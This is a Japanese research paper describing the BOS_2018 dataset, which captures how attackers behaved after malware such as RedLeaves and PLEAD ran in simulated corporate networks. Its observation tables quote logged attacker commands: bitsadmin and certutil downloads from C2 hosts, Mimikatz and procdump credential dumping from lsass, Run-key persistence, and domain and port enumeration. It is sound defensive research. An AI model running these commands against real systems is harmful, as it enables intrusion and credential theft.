研究用データセット「動的活動観測 2018」

寺田真敏[†1]　佐藤隆行[†1]　青木　翔[†1]
亀川　慧[†2]　清水　努[†2]　津田　侑[†3]

概要：マルウェア検体の解析では，指令サーバ接続，情報窃取，バックドアなどの機能の存在や挙動把握に重点が置かれ，攻撃者の行動という視点で把握や解析することはなかった．しかし，組織内ネットワークへの侵害活動においては，攻撃者の存在，攻撃者のアトリビューションを意識する必要がある．本稿では，電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測とその研究用データセット「動的活動観測 2018 (BOS_2018)」について報告する．

キーワード：動的活動観測，マルウェア，指令サーバ

Overview of Research Data Set "Behavior Observable System 2018"

Masato Terada[†1], Takayuki Sato[†1], Sho Aoki[†1],
Satoshi Kamekawa[†2] , Tsutomu Shimizu[†2] and Yu Tsuda[†3]

Abstract: Under the analysis of malware, mainly it focuses on the functions and behaviors of malware itself such as C&C server connection, information leak, backdoor and etc. The analysis of malware does not include the viewpoint of actions of threat actors. But under the targeted attack such as APT, we should focus on the actions of threat actor and attribution, too. In this paper, firstly we will describe the overview of our research data set "BOS_2018" for the countermeasures of targeted attack age. Secondly, we will introduce the typical case of targeted attack in BOS_2018.

Keywords: Behavior Observable System, Malware, C2 server

1. はじめに

マルウェアを用いたサイバー攻撃は技術を継承しつつ，活動形態を大きく変化させながら進化している．ワーム世代は，『電子メール型ワーム』『ネットワーク型ワーム』という自己を複製しながら伝播する技術がエージェント配備機能として，ボット世代は，ボットを制御する技術がエージェント管理機能として発展した．標的型世代では，ボット世代の技術をベースに，遠隔操作ツール(RAT: Remote Access Trojan/Remote Administration Tool)を主体とした組織内ネットワークへの侵害活動が，APT(Advanced Persistent Threat)という名称で広く知れ渡るようになった. 特に, 2011 年に入ってから台頭し始めた電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動については, 2011 年の防衛産業企業へのサイバー攻撃, 2015 年の特殊法人へのサイバー攻撃が知られている．しかし，調査報告[1]を通じてインシデント概要を知ることはできても，研究に直接使えるデータとして提供されることは少ない. さらに，組織内ネットワークへの侵害活動の実態については，研究開発に直接使えるデータという形で，侵害活動を観測・分析し，その傾向や特徴を明らかにすることがその対策を行うために重要である．

本研究の目的は，多様化と巧妙化するサイバー攻撃に対抗するため，攻撃者の行動観測を通してサイバー攻撃活動を分析すると共に，攻撃者のアトリビューションに着目した動的活動観測を進めることにある[2][3][4][5]．本稿では，2017 年に実施した電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測 BOS(Behavior Observable System)とその研究用データセット「動的活動観測 2018(BOS_2018)」について報告する．

2. 研究用データセット BOS_2018

本章では，研究用データセット「動的活動観測 2018 (BOS_2018)」の概要について述べる．

2.1 目的

これまで，マルウェア検体の静的／動的解析では，マルウェアの挙動に着目したものであった．例えば，指令サーバ(以降，C2 サーバ)接続，情報窃取，バックドアなどの機能の存在や挙動把握に重点が置かれ，これら機能のいずれを使ったのか，どの順番で使ったのかなど，攻撃者の行動という視点で把握や解析することはなかった. 多くの場合，攻撃者の行動＝マルウェアの挙動という想定の下，静的／動的解析によって対応してきた．

†1 (株)日立製作所, Hitachi Ltd.
†2 トレンドマイクロ(株), Trend Micro Incorporated.
†3 (国研)情報通信研究機構, National Research and Development Agency

しかし，組織内ネットワークへの侵害活動においては，攻撃者の存在を意識する必要がある．動的活動観測 BOS の目的は，攻撃者のアトリビューションの一部として，マルウェアの挙動に加えて，どのような操作をしたのか，どのようなファイルにアクセスしたのかなど攻撃者の行動と組合せていくことで，攻撃者行動視点で脅威の特徴付けを試みることにある．

2.2 動的活動観測システム

研究用データセット BOS_2018 の提供にあたっては，攻撃者のアトリビューションの一部として，攻撃者の行動を観測する新たな試みとして，2 系統の観測システムを用意し，動的活動観測を実施した．

(1) 動的活動観測 BOS

動的活動観測 BOS(以降，既存環境)は，研究用データセット BOS_2014～BOS_2017 で使用した観測環境である．実インターネット上の攻撃者が試みる組織内ネットワークへの侵害活動を観測するシステムで，システムそのものが組織内ネットワークを模擬している(図 1)．クライアントは，電子メールに添付された検体を実行する PC であり，プロキシ経由／プロキシ経由なしのいずれかの形態で，インターネットとの接続性を持つことができる．

クライアントは，Windows XP，Windows 7 を仮想化により物理サーバ上に 6 台，計 10 台前後を配置，サーバは各 1 台で，Linux，Windows Server を使用している．また，動的活動観測システム BOS のイントラネットでは，既存組織のドメイン名を使用することで実在するシステムと見せかけると共に，小規模な遠隔拠点の情報システムを想定した構成となっている．



図 1：動的活動観測 BOS の概要図

(2) 動的活動観測 BOS on サイバー攻撃誘引基盤 STARDUST

研究用データセット BOS_2018 では，情報通信研究機構のサイバー攻撃誘引基盤 STARDUST[6]上に構築した動的活動観測 BOS(以降，STARDUST 環境)を併用した．STARDUST は，観測環境として組織の ICT 環境を精巧に模倣した「並行ネットワーク」を自動構築できる．そして，そのネットワーク内に攻撃者を誘引し，ステルス性の高いネットワークやホストの観測，分析をリアルタイムかつ長期的に行うことにより攻撃者の活動を明らかにすることを目的としている．

動的活動観測 BOS 用の並行ネットワークは，図 2 のネットワーク構成を持つ．ネットワークセグメントは「クライアント」，「サーバ」，「DMZ」の 3 種類である．クライアントセグメント上のホストではマルウェアを実行する．マルウェアの実行により攻撃者の C2 サーバと接続することにより攻撃者の誘引を開始する．サーバセグメントでは，クライアントセグメントへのサービスを提供する．これにより，クライアントセグメント上のホストは，Active Directory やファイルサーバ，HTTP プロキシ等のサービスが利用可能となる．DMZ では外部との接続を想定したメールサービスや Web サービスが設置される．また，これらのネットワークセグメント間のアクセス制御のポリシがルータに設定されており，攻撃者誘引の際に適宜再設定できる．

動的活動観測 BOS では，並行ネットワーク上で取得したネットワークトラフィックを pcap ファイルとして保存している．また，このネットワークトラフィックのうち HTTP 通信のみを SF-TAP[7]を用いて抽出し JSON 形式で保存している．SF-TAP は IP パケットから TCP ストリームを再構成し，特定のプロトコルを抽出する機能を持つ．



図 2　STARDUST 上に構築した動的活動観測 BOS 用の並行ネットワーク

JSON ファイルに記される HTTP 通信の一例を図 3 に示す．client 要素には，HTTP リクエストの内容とリクエストを送信するホストの情報が含まれる．server 要素には，HTTP レスポンスの内容とレスポンスを送信するホストの情報が含まれる．date 要素は，client，server 要素のそれぞれの結果が出力された時刻を表している．実際に HTTP 通信のあった時刻は，client，server 要素中の time に記載されている．

```
{
    "client":{
        "body":"",
        "ip":"***.***.16.110",
        "time":1516757093.40729,
        "method":{
            "ver":"HTTP/1.1",
            "method":"GET",
            "uri":"/Default.aspx"
        },
        "port":52473,
        "header":{
            "user-agent":"Mozilla/4.0 (compatible; MSIE 8.0; Win32)",
            "connection":"Keep-Alive",
            "accept":"*/*",
            "cache-control":"no-cache",
            "date":"Wed, 24 Jan 2018 10:23:44 GMT",
            "cookie":"D7384A (snip) D087E",
            "host":"***.***.102.145:443",
            "pragma":"no-cache"
        }
    },
    "server":{
        "body":"EgkAAAAAAA=",
        "response":{
            "msg":"OK",
            "ver":"HTTP/1.1",
            "code":"200"
        },
        "ip":"***.***.102.145",
        "time":1516757093.7066,
        "port":443,
        "header":{
            "content-type":"application/octet-stream",
            "cache-control":"no-cache",
            "date":"Wed, 24 Jan 2018 09:24:03 GMT",
            "server":"Apache",
            "content-length":"8"
        }
    },
    "date":1516757101
}
```


図 3：HTTP 通信の例

2.3 研究用データセット

動的活動観測 BOS での観測結果は, 組織内ネットワークへの侵害活動を観測するための研究用データセットとして MWS 研究用データセットの一部として提供する．提供にあたっては，攻撃者の行動に関する解析に利用することを想定し，マルウェア検体，通信観測データに加え，プロセス観測データを用意した．

(1) マルウェア検体

動的活動観測に使用したマルウェア検体のハッシュ値を STIX 形式で記載した XML ファイルである．

(2) 通信観測データ

通信観測データには，マルウェア検体を実行した際の通信のキャプチャデータ，ファイアウォールログ，プロキシサーバログが含まれる．

(3) プロセス観測データ

プロセス観測データには，マルウェア検体を実行したクライアントでのプロセスの稼働状況を記録したデータや Windows イベントログが含まれる．

また，BOS_2018 では，BOS_2016 以降同様に，表 1 に示す進行度という動的活動観測における侵害活動の進み具合の区分を設け，標的型攻撃の段階に応じた研究用データセットとなるよう工夫をしている．これにより，検体が動作し, 指令サーバ(以降, C2 サーバ)との通信が発生した後，動的観測環境で攻撃者による活動を観測できた事例のみ(進行度 7 以上)を研究用データセットとしてきた BOS_2014～BOS_2015 に比べてバリエーションを増やすことができている．

表 1：動的活動観測における進行度

進行度	区分		内容
1	通信発生なし		検体の実行が不可能 or マルウェアではない
2			検体実行するも，通信発生無し
3	検体が動作し，通信が発生	C2 サーバと攻撃通信成立せず	C2 サーバの名前解決不可
4			C2 サーバへ SYN パケット送信のみ
5			C2 サーバと通信成立しない (HTTP のステータスコード =403, 404, 503 など)
6		C2 サーバと攻撃通信成立	攻撃(活動/操作)観測できず.
7			攻撃(活動/操作)観測できた.
8			攻撃(活動/操作)観測でき，継続的に観測できた.

3. データセットにおける観測事例

本章では，2017 年に実施した電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測 BOS とその研究用データセット「動的活動観測 2018 (BOS_2018)」について述べる(表 2).

表 2：動的活動観測 2018 (BOS_2018)の観測事例

#	環境 (*)	観測期間		マルウェア検体名	進行度
		開始	終了		
g01	S	2017/07/27	2017/07/30	LNK_DLOADER.AUSBXT	6
g02	S	2017/08/03	2017/08/06	TROJ_DYER.BMC	4
g04	S	2017/08/17	2017/08/20	BKDR_FARFLI.SMB	2
g05	S	2017/08/30	2017/09/02	TROJ_SHELLDOWN.ZKEH-A	6
g06	B	2017/09/04	2017/09/07	TSPY_KONNI.A	2
g07	S	2017/11/02	2017/11/09	TROJ_DEDEX.GQA	6
g08	B	2017/11/30	2017/12/07	VAN_DROPPER_UMXX	7
g09	S	2017/11/30	2017/12/01	VAN_DROPPER_UMXX	7
g10	B	2017/12/19	2017/12/26	TROJ_GEN.R011C0WL817	1
g11	S	2017/12/19	2017/12/26	TROJ_GEN.R011C0WL817	5
g12	S	2018/01/12	2018/01/19	W2KM_SHELLEX.BYZ	6
g13	B	2018/01/16	2018/01/23	W2KM_SHELLEX.BYZ	5
g14	B	2018/01/19	2018/01/26	BKDR_PLEAD.SMZTDK-A	8
g15	S	2018/01/23	2018/01/31	BKDR_PLEAD.SMZTDK-A	8

*)観測システムの種別
B：動的活動観測 BOS
S：動的活動観測 BOS on サイバー攻撃誘引基盤 STARDUST

3.1 観測事例

(1) **Case g08，g09**

マルウェア RedLeaves に関連する組織内ネットワークでの一連の侵害活動を既存環境と STARDUST 環境で観測した事例である(表 3).

検体(.docm ファイル)を実行すると，ドキュメント内のマクロが実行され，C2 サーバからファイルがダウンロードされる．その後，iexplore.exe プロセスを作成しインジェクションを試み，C2 サーバとの定常的な通信が始まった．

攻撃者は，それぞれ検体実行後の 30 分後(g08)，17 時間後(g09)に動的活動観測環境を来訪している．いずれも，攻撃者による端末操作はあまり見られなかったが，実行するコマンドに差異が見られる一方，一連の作業終了後に，シャットダウンコマンドを実行している点が共通している．

(2) **Case g12，g13**

マルウェア RedLeaves に関連する組織内ネットワークでの一連の侵害活動を既存環境と STARDUST 環境で観測した事例である．

検体(.doc ファイル)を実行すると，ドキュメント内のマクロが実行され，ファイルが生成される．その後，iexplore.exe プロセスを作成しインジェクションを試み，C2 サーバとの定常的な通信が始まった．しかし，C2 サーバと通信は発生したものの，攻撃者による端末操作などを確認することはできなかった．

(3) **Case g14，g15**

マルウェア PLEAD に関連する組織内ネットワークでの一連の侵害活動を既存環境と STARDUST 環境で観測した事例である(表 4，表 5).

検体(.exe ファイル)を実行すると，実行ファイル内に含まれる dll ファイルが復号され，メモリ上で実行される．その後，RAT およびローダーなどがダウンロードされ，C2 サーバとの定常的な通信が始まった．

Case g14 における攻撃者の行動上の特徴は，次の通りである．

- net group (ユーザ名) /domain や net user (ユーザ名) /domain コマンドを用いたユーザ名の総当たり的な探索
- net use のタイプミス(net sue)

Case g15(STARDUST 環境)における攻撃者の行動上の特徴は，次の通りである．

- net group (ユーザ名) /domain や net user (ユーザ名) /domain コマンド実行は最小限

共通的な特徴は，次の通りである．

- 2 つの C2 サーバに接続(*.*.102.145:443, *.*.7.117:443)
- asus.exe コマンドを用いたネットワーク上の端末可達性の確認
- 攻撃ツール Mimikatz を用いたログオンしているユーザの情報の収集(図 4)

表 3：Case g08 (既存環境)と Case g09 (STARDUST 環境)における観測事象

	Case g08 (既存環境)		Case g09 (STARDUST環境)	
Date Time	Observable event	Date Time	Observable event	動作概要
2017/11/30 15:52		2017/11/30 16:51		検体(.docm)実行
15:53	C:¥Windows¥SysWOW64¥bitsadmin.exe bitsadmin /transfer UbghdJtr /download /priority normal http://web.*cam.net/des.awe C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥HnftK.pHFj	16:51	C:¥Windows¥System32¥bitsadmin.exebitsadmin /transfer UbghdJtr /download /priority normal http://web.*cam.net/des.awe C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥HnftK.pHFj	des.aweを端末へ保存
16:14	C:¥Windows¥SysWOW64¥certutil.exe certutil -decode C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥HnftK.pHFj C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥ThnjFY.cab	16:51	C:¥Windows¥System32¥certutil.execertutil -decode C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥HnftK.pHFj C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥ThnjFY.cab	certutilコマンドを使用し、pHFjファイルをcabファイルへ変換
16:14	C:¥Windows¥SysWOW64¥expand.exe expand C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥ThnjFY.cab -F:* C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥	16:51	C:¥Windows¥System32¥expand.exeexpand C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥ThnjFY.cab -F:* C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥	cabファイルを解凍
16:14	C:¥Users¥HITACH~1¥AppData¥Local¥Temp¥¥LW32.EXE	16:51	C:¥Users¥tmaeda¥AppData¥Local¥Temp¥¥LW32.EXE	LW32.EXEの実行
16:14	C:¥Program Files (x86)¥Internet Explorer¥iexplore.exe	16:51	C:¥Program Files (x86)¥Internet Explorer¥iexplore.exe	LW32.EXEによるiexplore.exeプロセス作成及びインジェクション
16:15	C:¥Program Files (x86)¥Internet Explorer¥iexplore.exe	16:51	C:¥Program Files (x86)¥Internet Explorer¥iexplore.exe	C2サーバへの通信(以降不定期に通信が発生)
16:20	C:¥Windows¥system32¥cmd.exe	2017/12/01 10:12	C:¥Windows¥system32¥cmd.exe	iexplore.exeによるcmd.exeの実行
16:21	C:¥Windows¥system32¥ipconfig.exe			攻撃者によるipconfig実行
		10:12	C:¥Windows¥System32¥tasklist.exe	攻撃者によるtasklist実行
2017/12/05 14:45	shutdown -s -t 1	10:13	shutdown -s -t 1	1秒後にシャットダウン
		10:13	C:¥Windows¥System32¥wlrmdr.exe	シャットダウンコマンドによりwinlogon.exeを使用し、シャットダウンを実行

表 4：Case g14 (既存環境)における観測事象

Date Time	Observable event
2018/01/19	
12:20	検体(.exe)を実行
12:26	*.*.102.145:443に接続
12:39	C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all
12:45	net view
12:46	arp -a <中略>
2018/01/22	
09:15	*.*.102.145:443に接続
09:51	C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all net view tracert www.yahoo.co.jp
10:18	ping -n 1 ActiveDirectory
10:50	net group /domain
10:53	net group "domain admins" /domain
10:56	net group "domain controllers" /domain net group "domain users" /domain
11:56	net view /domain net group /domain net user /domain net group "DnsUpdateProxy" /domain net groupコマンドによる探索繰り返し(10回以上) net user "1012000101" /domain net userコマンドによる探索繰り返し(100回以上)
16:43	*.*.7.117:443に接続
17:15	reg add "hkcu¥software¥microsoft¥windows¥currentversion¥run" /v adobe /t reg_sz /d "¥C:¥ProgramData¥Oracle¥reasc.exe"
2018/01/23	
10:11	*.*.102.145:443に接続
10:13	*.*.7.117:443に接続
10:26	C:¥IPtool¥asus.exe 10.16.117.2 ActiveDirectory:445 C:¥IPtool¥asus.exe 10.16.117.7:443 C:¥IPtool¥asus.exe 10.16.117.8:443 C:¥IPtool¥asus.exe 10.16.117.6:21 C:¥IPtool¥asus.exe 10.16.117.6:3389 C:¥IPtool¥asus.exe 10.16.117.10:445 C:¥IPtool¥asus.exe 10.16.117.11:3389 asus.exeコマンドによる探索繰り返し(150回以上) <中略>
17:04	*.*.102.145:443に接続 asus.exeコマンドによる探索繰り返し(80回以上)
17:35	C:¥Windows¥SysWOW64¥cmd.exe
17:39	C:¥IPtool¥asus.exe asus 10.32.1.1-10.32.1.255 21,22,23,53,139,445,443,80,3389,3128,8080
17:47	C:¥IPtool¥asus.exe asus 10.32.1.160 3128
17:48	C:¥IPtool¥asus.exe asus 192.168.12.1-192.168.12.255 21,22,23,53,139,445,443,80,3389,3128,8080
18:05	net use net share net view
18:07	C:¥IPtool¥qpkz.exe privilege::debug sekurlsa::logonpasswords exit <中略>
2018/01/24	
10:05	*.*.102.145:443に接続 <中略>
2018/01/25	
12:06	systeminfo
12:33	net user
12:36	net use ¥¥10.139.8.10 "P@ssw0rd" /u:a¥administrator
12:37	net sue ping 10.138.8.10 -n 1
12:48	ping 10.139.8.10 -n 1 systeminfo
12:49	ping 10.16.117.15 -n 1
12:50	net use ¥¥10.16.117.15 "P@ssw0rd" /u:a¥administrator <省略>

表 5：Case g15(STARDUST 環境)における観測事象

Date Time	Observable event
2018/01/23	
18:42	検体(.exe)を実行
18:43	*.*.102.145:443に接続 C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all
18:45	net view
18:46	net group /domain
18:47	net group "Domain computers" /domain
19:05	net view /domain
2018/01/24	
12:21	*.*.102.145:443に接続
12:30	C:¥Windows¥SysWOW64¥cmd.exe
12:31	certutil -urlcache -split -f http://*.*.7.117:443/active.htm active.txt
12:32	*.*.7.117:443に接続 <中略>
12:43	C:¥Temp¥asus.exe 10.139.8.1-10.139.8.255 21,22,23,53,139,445,443,80,3389,3128,8080 asus.exeコマンドによる探索繰り返し(10回以上) <中略>
13:02	powershell -exec bypass C:¥Temp¥profile.ps1
17:36	*.*.7.117:443に接続
18:03	C:¥Temp¥qpkz.exe privilege::debug sekurlsa::logonpasswords exit
18:06	C:¥Temp¥qpdx.exe -dhl C:¥Temp¥qpdx.exe –dhdc
18:09	net use net share
18:10	netstat -p tcp -ano
18:29	C:¥Temp¥procdump64.exe -accepteula -ma lsass.exe lsass.dmp <省略>

```
+ System
- EventData
  UtcTime 2018/01/23 9:07
  ProcessGuid {000004B7-FB6D-5A66-0000-0010D7C4E6CD}
  ProcessId 15440
  Image C:¥IPtool¥qpkz.exe
  CommandLine qpkz.exe privilege::debug sekurlsa::logonpasswords exit
  User HITACHI¥HitachiSato
  LogonId 0x5282a4a
  TerminalSessionId 2
  IntegrityLevel Medium
  HashType SHA1
  Hash 40B9A25E0767BAA6510AF8124CF373FED05CB262
  ParentProcessGuid {000004B7-FAD4-5A66-0000-00103A1FE6CD}
  ParentProcessId 12344
  ParentImage C:¥Windows¥SysWOW64¥cmd.exe
  ParentCommandLine cmd.exe
```

図 4：イベントログに記録された Mimikatz 実行ログ

3.2 考察

本節では，遠隔操作を担当した攻撃者(以降，遠隔操作攻撃者)の行動について考察する．

(1) 観測期間中の行動時間

観測期間中の遠隔操作攻撃者の行動時間として，遠隔操作を開始するまでの時間，遠隔操作の総時間を表 6 に示す．なお，遠隔操作を開始するまでの時間は，マルウェア検体を実行してから，遠隔操作攻撃者が該当端末の遠隔操作を開始するまでの時間である．

遠隔操作を開始するまでの時間については，目立った傾向はないが，遠隔操作の総時間については，一通りの調査作業時間に約 30 分を要していると見て取れる結果が得られた．

表 6：観測期間中の行動時間

データセット	#	遠隔操作を開始するまでの時間	遠隔操作の総時間
BOS_2014	c11	9 分	30 分
	c21	1.5 時間	1.5 時間
BOS_2015	d18	7 時間	3 時間
	d19	4 時間	30 分
	d33	38 時間	6 時間
	d37	24 時間	30 分
BOS_2016	e04	14 時間	4 時間
BOS_2017	f03	1 時間	40 分
BOS_2018	g08	30 分	1 分
	g09	17 時間	1 分
	g14	19 分	11 時間
	g15	1 分	2 時間

(2) **Case g14，g15 における攻撃者の同一性について**

マルウェア PLEAD に関連する組織内ネットワークでの一連の侵害活動においては，コマンド asus.exe，qpkz.exe が共通的に使用されていることから，侵害活動のためのツール群が用意されていると考えられる. その一方, net group や net user コマンドを用いた探査, asus.exe コマンドを用いた探査のアプローチがかなり異なることから，来訪した遠隔操作攻撃者は異なる可能性が高いと考えられる.

4. おわりに

本稿では，電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測 BOS(Behavior Observable System)とその研究用データセット「動的活動観測 2018 (BOS_2018)」について報告した.

研究用データセット「動的活動観測 2018 (BOS_2018)」は，攻撃者の行動観測を通したサイバー攻撃活動分析と共に，攻撃者のアトリビューションに着目したデータセットである.「動的活動観測 2018 (BOS_2018)」では，攻撃者の行動を観測する新たな試みとして，2 系統の観測システムを用意し，動的活動観測を実施した. また，BOS_2016 以降，攻撃者行動視点での特徴付けとして，標的型攻撃において，組織内ネットワークでの一連の侵害活動を観測した事例だけではなく，進行度という動的活動観測における攻撃活動の進み具合の区分を設け，標的型攻撃の段階に応じた事例を含んでいる.

今後は，研究用データセット「動的活動観測」として，各進行度の事例拡充など，サイバー攻撃に関する脅威情報データベースと連携した「動的活動観測」の推進を検討していきたいと考えている.

謝辞

大規模ネットワーク実験環境 StarBED を本実験環境として利用するにあたりご協力を頂いた国立研究開発法人情報通信研究機構総合テストベッド研究開発推進センター(現北陸 StarBED 技術センター)の関係者各位に深く感謝致します. 本研究を進めるにあたって有益な助言と協力を頂いた関係各位に深く感謝致します.

参考文献

1) 内閣官房内閣サイバーセキュリティセンター. 日本年金機構における不正アクセスによる情報流出事案について https://www.kantei.go.jp/jp/pages/nenkin_fusei_access.html
2) 寺田真敏，青木翔，楠美淳弥，重本倫宏，萩原健太. 研究用データセット「動的活動観測 2014」. コンピュータセキュリティシンポジウム 2014，2014
3) 寺田真敏，堀健太郎，成島佳孝，吉野龍平，萩原健太. 研究用データセット「動的活動観測 2015」. コンピュータセキュリティシンポジウム 2015，2015
4) 寺田真敏，佐藤隆行，堀健太郎，吉野龍平，萩原健太. 研究用データセット「動的活動観測 2016」. コンピュータセキュリティシンポジウム 2016，2016
5) 寺田真敏，佐藤隆行，青木翔，亀川慧，清水努，萩原健太. 研究用データセット「動的活動観測 2017」. コンピュータセキュリティシンポジウム 2017，2017
6) 津田侑，遠峰隆史，金谷延幸，牧田大佑，丑丸逸人，神宮真人，高野祐輝，安田真悟，三浦良介，太田悟史，宮地利幸，神薗雅紀，衛藤将史，井上大介，中尾康二. サイバー攻撃誘引基盤 STARDUST. コンピュータセキュリティシンポジウム 2017，2017
7) Yuuki Takano, Ryosuke Miura, Shingo Yasuda, Kunio Akashi, and Tomoya Inoue. SF-TAP: Scalable and Flexible Traffic Analysis Platform Running on Commodity Hardware. In Proceedings of the LISA '15, pp. 25–36, 2015.